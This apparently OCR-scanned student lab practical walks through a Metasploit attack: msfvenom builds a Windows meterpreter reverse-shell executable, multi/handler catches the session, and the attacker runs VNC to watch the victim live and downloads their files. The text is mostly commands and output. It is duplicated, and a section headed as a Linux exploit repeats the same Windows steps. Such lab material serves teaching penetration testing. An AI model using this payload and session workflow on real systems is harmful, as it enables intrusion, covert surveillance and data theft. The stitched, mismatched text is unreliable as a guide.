
-Creating and encoding a payload

-After creating payload transfer it to the victim computer and run the exploit using the "exploit" command.

```
msf > msfvenom -p windows/meterpreter/reverse_tcp -f exe -a x86 --platform windows
LHOST=192.168.3.186 LPORT=4444 -o exploit.exe
[*] exec: msfvenom -p windows/meterpreter/reverse_tcp -f exe -a x86 --platform wind
ows LHOST=192.168.3.186 LPORT=4444 -o exploit.exe

No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
Saved as: exploit.exe
msf > use multi/handler
msf exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.3.186
LHOST => 192.168.3.186
msf exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf exploit(multi/handler) > set RPORT 192.168.3.133
RPORT => 192.168.3.133
msf exploit(multi/handler) > set RHOST 192.168.3.133
RHOST => 192.168.3.133
msf exploit(multi/handler) > exploit
```

-As we can see the exploit has started and we have gained access to the victim's computer. We can VNC to see what the victim is doing in real time

```
[*] Started reverse TCP handler on 192.168.3.186:4444
[*] Sending stage (179779 bytes) to 192.168.3.133
[*] Meterpreter session 1 opened (192.168.3.186:4444 -> 192.168.3.133:5399) at 2019
-02-12 08:56:01 +0530

meterpreter > run vnc
[*] Creating a VNC reverse tcp stager: LHOST=192.168.3.186 LPORT=4545
[*] Running payload handler
[*] VNC stager executable 73802 bytes long
[*] Uploaded the VNC agent to C:\Users\PC27\AppData\Local\Temp\bMUNDnSTKhz.exe (mus
t be deleted manually)
[*] Executing the VNC agent with endpoint 192.168.3.186:4545...
```



-We can browse all the files on the victims computer and even download them.

```
meterpreter > cd /
meterpreter > ls
Listing: C:\
============

Mode              Size       Type  Last modified              Name
----              ----       ----  -------------              ----
40777/rwxrwxrwx   0          dir   2018-11-01 12:37:41 +0530  $Recycle.Bin
40777/rwxrwxrwx   4096       dir   2019-02-09 11:27:56 +0530  $WINDOWS.~BT
40777/rwxrwxrwx   0          dir   2019-02-11 10:33:53 +0530  Aniket
100666/rw-rw-rw-  1          fil   2015-10-30 12:48:34 +0530  BOOTNXT
40777/rwxrwxrwx   0          dir   2018-10-26 01:07:12 +0530  Documents and Settin
```

Output:

```
meterpreter > download DIP
[*] downloading: DIP\baboon(rgb).png -> DIP/baboon(rgb).png
[*] download   : DIP\baboon(rgb).png -> DIP/baboon(rgb).png
[*] downloading: DIP\baboon.png -> DIP/baboon.png
[*] download   : DIP\baboon.png -> DIP/baboon.png
[*] downloading: DIP\corn.png -> DIP/corn.png
[*] download   : DIP\corn.png -> DIP/corn.png
[*] downloading: DIP\digital-image-processings-jayaraman-s-esakkirajan-and-t-veera
```

Practical-10 : Example-2

Aim: Using Metasploit to exploit in Linux.

-Open metasploit


-Creating and encoding a payload

-After creating payload transfer it to the victim computer and run the exploit using the "exploit" command.

```
msf > msfvenom -p windows/meterpreter/reverse_tcp -f exe -a x86 --platform windows
LHOST=192.168.3.186 LPORT=4444 -o exploit.exe
[*] exec: msfvenom -p windows/meterpreter/reverse_tcp -f exe -a x86 --platform wind
ows LHOST=192.168.3.186 LPORT=4444 -o exploit.exe

No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
Saved as: exploit.exe
msf > use multi/handler
msf exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.3.186
LHOST => 192.168.3.186
msf exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf exploit(multi/handler) > set RPORT 192.168.3.133
RPORT => 192.168.3.133
msf exploit(multi/handler) > set RHOST 192.168.3.133
RHOST => 192.168.3.133
msf exploit(multi/handler) > exploit
```

-As we can see the exploit has started and we have gained access to the victim's computer. We can VNC to see what the victim is doing in real time

```
[*] Started reverse TCP handler on 192.168.3.186:4444
[*] Sending stage (179779 bytes) to 192.168.3.133
[*] Meterpreter session 1 opened (192.168.3.186:4444 -> 192.168.3.133:5399) at 2019
-02-12 08:56:01 +0530

meterpreter > run vnc
[*] Creating a VNC reverse tcp stager: LHOST=192.168.3.186 LPORT=4545
[*] Running payload handler
[*] VNC stager executable 73802 bytes long
[*] Uploaded the VNC agent to C:\Users\PC27\AppData\Local\Temp\bMUNDnSTKhz.exe (mus
t be deleted manually)
[*] Executing the VNC agent with endpoint 192.168.3.186:4545...
```



-We can browse all the files on the victims computer and even download them.

```
meterpreter > cd /
meterpreter > ls
Listing: C:\
============

Mode              Size       Type  Last modified              Name
----              ----       ----  -------------              ----
40777/rwxrwxrwx   0          dir   2018-11-01 12:37:41 +0530  $Recycle.Bin
40777/rwxrwxrwx   4096       dir   2019-02-09 11:27:56 +0530  $WINDOWS.~BT
40777/rwxrwxrwx   0          dir   2019-02-11 10:33:53 +0530  Aniket
100666/rw-rw-rw-  1          fil   2015-10-30 12:48:34 +0530  BOOTNXT
40777/rwxrwxrwx   0          dir   2018-10-26 01:07:12 +0530  Documents and Setting
```

Output:

```
meterpreter > download DIP
[*] downloading: DIP\baboon(rgb).png -> DIP/baboon(rgb).png
[*] download   : DIP\baboon(rgb).png -> DIP/baboon(rgb).png
[*] downloading: DIP\baboon.png -> DIP/baboon.png
[*] download   : DIP\baboon.png -> DIP/baboon.png
[*] downloading: DIP\corn.png -> DIP/corn.png
[*] download   : DIP\corn.png -> DIP/corn.png
[*] downloading: DIP\digital-image-processing-jayaraman-s-esakkirajan-and-t-veera
```

Conclusion: The Program Successfully run and compiled.